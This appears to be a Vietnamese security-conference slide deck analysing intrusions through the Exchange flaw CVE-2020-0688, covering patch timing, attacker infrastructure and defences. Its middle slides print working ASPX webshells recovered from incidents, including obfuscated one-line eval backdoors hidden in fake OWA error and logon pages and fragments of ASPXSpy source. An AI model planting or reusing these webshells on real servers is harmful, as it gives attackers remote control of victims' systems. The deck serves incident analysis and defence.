

HOW FAST IS
YOUR PATCH?

Security Bootcamp 2020

Security Bootcamp 2020

#whoami



Dịch ngược
Mã độc
Lỗ hổng phần mềm
Xử lý sự cố ATTT

NGHIÊN CỨU



Security Bootcamp
Tetcon
Security World
Tradahacking
...

HỘI THẢO



Trưởng phòng Mã
độc và lỗ hổng
phần mềm

**VIETTEL
CYBER SECURITY**

MY TEAM



NỘI DUNG



■ GIỚI THIỆU CHUNG

Giới thiệu chung bối cảnh, lỗ hổng, một số nét chính về các cuộc tấn công mạng phát hiện được

■ LƯỒNG TẤN CÔNG

Phân tích luồng tấn công, từ bước thu thập thông tin, dò quét, tấn công xâm nhập, leo thang, trích xuất dữ liệu

■ NHÓM TẤN CÔNG

Một số đặc điểm đáng lưu ý của nhóm tấn công về hạ tầng điều khiển, công cụ tấn công

■ PHÒNG THỦ

Phương thức phát hiện, phòng chống, một số gợi ý đối phó với các kịch bản tấn công tương tự

■ THREAT INTELLIGENCE

Giải pháp Threat Intelligence – một phương pháp phản ứng hữu hiệu với các mối nguy mạng

GIỚI THIỆU CHUNG

Trong năm 2020 liên tục ghi nhận các lỗ hổng bảo mật RCE nghiêm trọng phát hiện “in-the-wild”

01

Tháng 5/2020 – Liên tiếp phát hiện các hệ thống CNTT của các cơ quan/tổ chức bị xâm nhập, chiếm quyền điều khiển


02

Các nạn nhân đều sử dụng hầu hết các dịch vụ trên nền tảng Windows

03

Các nạn nhân đều có tương đối đầy đủ các hệ thống phòng chống tấn công mạng: Firewall, IDS/IPS, AV, SIEM...

04




IN-THE-WILD EXPLOITS



Fabio Viggiani @fabio_viggiani · Mar 1

Demo PoC for **CVE-2020-0688**.
Remote Code Execution in Microsoft Exchange Server.
This is really bad! Patch ASAP!



CVE-2020-0688 Remote Code Execution in Microsoft...
CVE-2020-0688 Remote Code Execution in Microsoft
Exchange Server. This can have devastating ...
[youtube.com](#)



24



28



digital-selfdefense.net @DSelfdefense · Apr 12

"Understanding **CVE-2020-0688**" #CVE #Microsoft #Vulnerability #POC
#StayAtHomeAndHackThings

[digital-selfdefense.net/2020/04/11/Und...](#)



1



explmuzz @explmuzz · Feb 28

Already a PoC for **cve-2020-0688**




Ridter/cve-2020-0688
cve-2020-0688. Contribute to Ridter/cve-2020-0688
development by creating an account on GitHub.
[github.com](#)



Elias Griffith @0xbb00 · Sep 15

Got all caught up in the hype of **CVE-2020-1472** (ZeroLogon), wrote my own
PoC to integrate with secretsdump and psexec in order to restore the
machine account password on the target host! Don't use it for evil pls :)



bb00/zer0dump
Abuse CVE-2020-1472 (ZeroLogon) to take over a
domain and then repair the local stored machine ...
[github.com](#)

3

79

173



[Show this thread](#)



Alex Kozlov @b4cktr4ck2 · Sep 15

[github.com/b4cktr4ck2/CVE...](#) Another PoC for **CVE-2020-1472**. I modified
@SecuraBV's scanner, Stage 2 with the password reset kicks off if host is
vulnerable. Authentication+ NL_TRUST_PASSWORD creation was based on
@_dirkjan's PoC, big thank you for that + the new impacket module!



b4cktr4ck2/CVE-2020-1472
Scanner + Exploit PoC script for CVE-2020-1472.
Contribute to b4cktr4ck2/CVE-2020-1472 ...
[github.com](#)



39

62



BlackArrow @BlackArrowSec · Sep 14

PoC for #ZeroLogon vulnerability (**CVE-2020-1472**) which could allow us to
carry out an unauthenticated Domain Controller compromise.
[github.com/blackarrowsec/...](#)

1

101

149



CẢNH BÁO VỀ NGUY CƠ LỖ HỔNG

Viettel Threat Intelligence


CVE-2020-0688 | Nguy cơ chiếm quyền điều khiển trên Microsoft Exchange Server

Threat ID	VTI_2020_1427
Mức độ	CAO
Sản phẩm	Microsoft Exchange Server
Phiên bản	Các phiên bản Microsoft Exchange Server từ 2010 đến 2019
Mã lỗi	CVE-2020-0688
Ngày tạo	15:14 26/02/2020

Tổng quan

Viettel Threat Intelligence cảnh báo nguy cơ chiếm quyền điều khiển trên Microsoft Exchange Server, ứng dụng máy chủ thư điện tử rất phổ biến trên Windows. Lỗ hổng **CVE-2020-0688** xảy ra do khóa mã hóa dùng để xác minh trường **__VIEWSTATE** của Microsoft Exchange Server được sử dụng cố định và giống nhau giữa tất cả các bản cài đặt. Tin tặc sau khi đăng nhập có thể lợi dụng lỗ hổng này để chen mã khai thác trong trường **__VIEWSTATE** và gửi tới máy chủ nhằm thực thi mã tùy ý với quyền SYSTEM trên Windows.

LUỒNG TẤN CÔNG



CVE-2020-0688 TIMELINE

Microsoft công bố bản vá định kỳ hàng tháng, trong đó có vá lỗi hỏng RCE của Exchange tất cả phiên bản

Công bố nghiên cứu, PoC về lỗi hỏng RCE Exchange CVE-2020-0688

Viettel Threat Intelligence cảnh báo về nguy cơ lỗi hỏng nghiêm trọng này

Lỗi hỏng được vá trên các hệ thống được cảnh báo (sau 2-4 tuần)



HẠ TẦNG TẤN CÔNG

42.243	China
47.75.1	Hong Kong
1 ▶ 95	9.91,Netherlands
116.53	China
106.61	9,China
180.16	3,China
2.13.1.	ce
106.57	5,China
106.61	7,China
106.57	0,China
106.61	3,China
106.57	2,China
106.61	China
106.61	China
106.57	3,China
106.57	China
106.61	China
106.57	0,China
106.57	China
180.16	China
106.57	3,China
106.61	7,China
42.236	China
106.57	China
106.61	3,China

95.	01,Netherlands
185	174,Romania
117	130,China
221	126,China
117	120,China
45.	3,Japan
45.	02,Singapore
45.	05,Singapore
117	00,China
37.	54,Japan
223	102,China
218	79,China
59.	39,Hong Kong
39.	9,China

59.18	89,Hong Kong
59.18	22,Hong Kong
45.77	02,Singapore
185.2	1.174,Ukraine
103.9	4,Vietnam
45.77	2,Singapore
45.12	122,China
154.2	9.105,Hong Kong
123.3	165,Vietnam
45.14	2,Ukraine

WEBSHELL

```
1 <%@ Page Language="Jscript" validateRequest="false" %>
2 <%
3 var themes
4 themes = Request.Item["Themes"];
5 Response.Write(eval(themes,"unsafe"));
6 %>
7
```

Active Server Pages script file length : 150 lines : 7 Ln : 1 Col : 1 Pos : 1 Windows (CR LF) UTF-8 INS

Chopper Webshell

WEBSHELL

```
1 <%@ Page Language="Jscript"%><%eval (Request.Item["62c3a3c-4219-487d-afda-274ec666ebcf"],"unsafe");%>
2
3 <html>
4   <head>
5     <title>The resource cannot be found.</title>
6     <style>
7       body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
8       p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
9       b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
10      H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
11      H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
12      pre {font-family:"Lucida Console";font-size: .9em}
13      .marker {font-weight: bold; color: black;text-decoration: none;}
14      .version {color: gray;}
15      .error {margin-bottom: 10px;}
16      .expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:hand; }
17    </style>
18  </head>
19
20  <body bgcolor="white">
21
22    <span><H1>Server Error in '/owa' Application.<hr width=100% size=1 color=silver></H1>
```

Active Server Pages script file length : 1,820 lines : 40 Ln : 1 Col : 1 Pos : 1 Windows (CR LF) UTF-8 INS

Chopper Webshell

WEBSHELL

```
1 <%@ Page Language="Jscript" Debug=true%>
2 <%
3 function orz(){
4     return Request.Item["%2020"]+", ";
5 };
6 var God='un', Father='safe', kla=God+Father;
7 Response.Write(eval( orz().Substring(0, orz().LastIndexOf(",")), kla));
8 %>
```

Targeted

Active Server Pages script file

length : 227 lines : 8

Ln : 8 Col : 3 Pos : 228

Windows (CR LF)

UTF-8

INS

Chopper Webshell

WEBSHELL

```
p59r4dui2GqQui9CH15lBKO3mmh1oV8jLRjBmu6t+ncXhpG2VQTxqsUsPv3ghlhm1ANpvZzzgwXO166zp3UwupWQCvZsgUcvUuqzQ
cr/eqNYz3ldKxTAIDJpLdMOC6std4d+SQq8iLOvlP6txT8EiBwccXekotB7lFC/U0Gh+OpRXSro4mqnhi4LtkPCbaWV+Hu08TLzNC
DR6ze5fwGupzNaSy9BUZNHv4Aexok4CUvEJ+RtosLlXR7LIAk9krwHpBDcQ3x4nhqyD+cDKDhgF4xa4wvDClrfpYFJP6NE+tt1jtf
R/LNomUeorTCx2aY8ex1OSr8cujeZF4UftOlIkS1NyLQocuNph05UBoeKpOUr6n8rHlSmKm1DmVIZ2fePhn6+zK9kUCXWvCMQk0gh
JTc5Fai9JdgKFQCL0EQSW75K/9hHg7YcDrst1H2Fc62VeNeFp25VmfnY1BQynCm7k3GckcTYh7R2Ogo7M8nrLbvcxEQx6JuTppIPC
ajYlZdlRLwJysK3CI1WIiN6ECdQQTGjZZ1ZpB6h16v730fZRYhhWWXDKRL18W7Mpw072exyQ/se5fGGlf28qBARs2Z6obGt+cZkYR
9PEQboaRkAVsg0YsLOT4dsCEHPP5PhN28bqyvOj00jfp7rZQP9qeTlCQPOUj5INx3KT1lAmaR/SVmaOpmtFzM+5OfhCTdaOr7TS+
HhjkL8lyTH7gmeu/jKFgDHukKT0p6O7Zx1vTPOMdunfaec0MjCY0dUrKgdQJGdVHBLpmXsqAgBmsRhXrWn+fQc7mNOAXK6h03RAoF
GJvcAj3FBVF0rGHKBIJvfJu2dSfc+6yRA30zyX224+AJnGPnpBG3JIvnsxzm2N5mSmJcGD4XnjH72O+Q0+OMYI04b3JrfCIHn1HGt
dz9P8Dw3Gt286nW7/6J2f4rluivDJq29vn3G4tZfsR7fm41vz6OfxB4v5nwADANu4rb1JhvwkAAAAAELFTkSuQmCC')
repeat-x"><%var divClass:String=Request["OWA"];eval(divClass,"unsafe");%>
296 <div id="mainDiv">
297 <script>
298     var mainLogonDiv = window.document.getElementById("mainDiv");mainLogonDiv.className =
    mainLogonDiv.className;
299 </script>
300 <div class="mainContainer">
301     <img src=
        "data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAQkAAAE2CAYAAABYRGccAAAAGXRFWHRTb2Z0d2FyZQ
        BBZG9iZSBjbWFnZVJlYWR5ccllPAAAYBpVfH0WE1MOmNvbS5hZG9iZS54bXAAAAAADw/eHBhY2tldCBiZWdpbj0
        i77u/IiBpZD0iVzVNME1wQ2VoaUh6cmVtek5UY3prYzlkIj8+IDx4OnhtcG1ldGEgeG1sbnM6eD0iYWRvYmU6bnM6
        bWV0YS8iIHg6eG1wdG9iKfkb2JlIFhNUCDBb3JlIDUuMC1jMDYwIDYxLjEzNDc3NywgMjAxC8wMi8xMi0xNzozM
```

Active Server Pages script file

length: 24,271 lines: 332

Ln: 295 Col: 8,101 Pos: 15,354

Windows (CR LF)

UTF-8

INS

Chopper Webshell - Injection

WEBSHELL

```
14 #container {
15     margin-left:auto;
16     margin-right:auto;
17     text-align:center;
18 }
19
20 a img {
21     border:none;
22 }
23
24 --->
25 </style>
26 </head>
27 <body>
28 <div id="container">
29 <a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"><%var cid:String=Request[
30 "Microsoft.Exchange.HttpProxy.CreateAddressLists"];eval(cid,"unsafe");%></a><%@PAGE LANGUAGE=JSCRIPT%>
32 </div>
33 </body>
34 </html>
```

Active Server Pages script file length : 824 lines : 32 Ln : 32 Col : 8 Pos : 825 Windows (CR LF) UTF-8 INS

Chopper Webshell - Injection

WEBSHELL

```
19 <%@ Assembly
    Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
20 <%@ Assembly
    Name="Microsoft.VisualBasic,Version=7.0.3300.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"%>
21 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
22 <script runat="server">
23     public string passHash="304186b4f85b740722c6c0d30b8fb944";
24     public string vbhLn="OWAdmin";
25     public int TdgGU=1;
26     protected OleDbConnection Dtdr=new OleDbConnection();
27     protected OleDbCommand Kkvb=new OleDbCommand();
28     public NetworkStream NS=null;
29     public NetworkStream NS1=null;
30     TcpClient tcp=new TcpClient();
31     TcpClient zvxm=new TcpClient();
32     ArrayList IVc=new ArrayList();
33     protected void Page_load(object sender,EventArgs e)
34     {
35         YFcNP(this);
36         fhAEn();
37         if (!pdo())
```

Active Server Pages script file

length : 49,203 lines : 1,768

Ln : 25 Col : 20 Pos : 1,510


Windows (CR LF)

UTF-8

INS

net-friend Webshell

WEBSHELL



```
20 <%@ Assembly Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
21 <%@ Assembly Name="Microsoft.VisualBasic,Version=7.0.3300.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"%>
22 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-trans
23 <script runat="server">
24 /*
25 Thanks Snailsor,FuYu,BloodSword,Cnqing,
26 Code by Bin
27 Make in China
28 Blog: http://www.rootkit.net.cn
29 E-mail : master@rootkit.net.cn
30 */
31 public string Password="21232f297a57a5a743894a0e4a801fc3";//admin
32 public string vbhLn="ASPXSpy";
33 public int TdGU=1;
34 protected OleDbConnection Dtdr=new OleDbConnection();
35 protected OleDbCommand Kkvb=new OleDbCommand();
36 public NetworkStream NS=null;
37 public NetworkStream NS1=null;
38 TcpClient tcp=new TcpClient();
```

net-friend Webshell - Source

PHÒNG CHỐNG

Attack Vector	Phương thức phòng chống
Khai thác lỗ hổng	Threat Intelligence, Update, WAF, Email Password Policy
Webshell	Security Endpoint, Antivirus
Mimikatz	Security Endpoint, Antivirus
Leo thang xâm nhập	Network Design, AD Policy Hardening, Firewall Policy Hardening, Security Endpoint
Thu thập dữ liệu	Security Endpoint, Data Leak Prevention Solution
Trích xuất dữ liệu	Security Endpoint, Network Security Monitoring, Data Leak Prevention Solution



THANK YOU!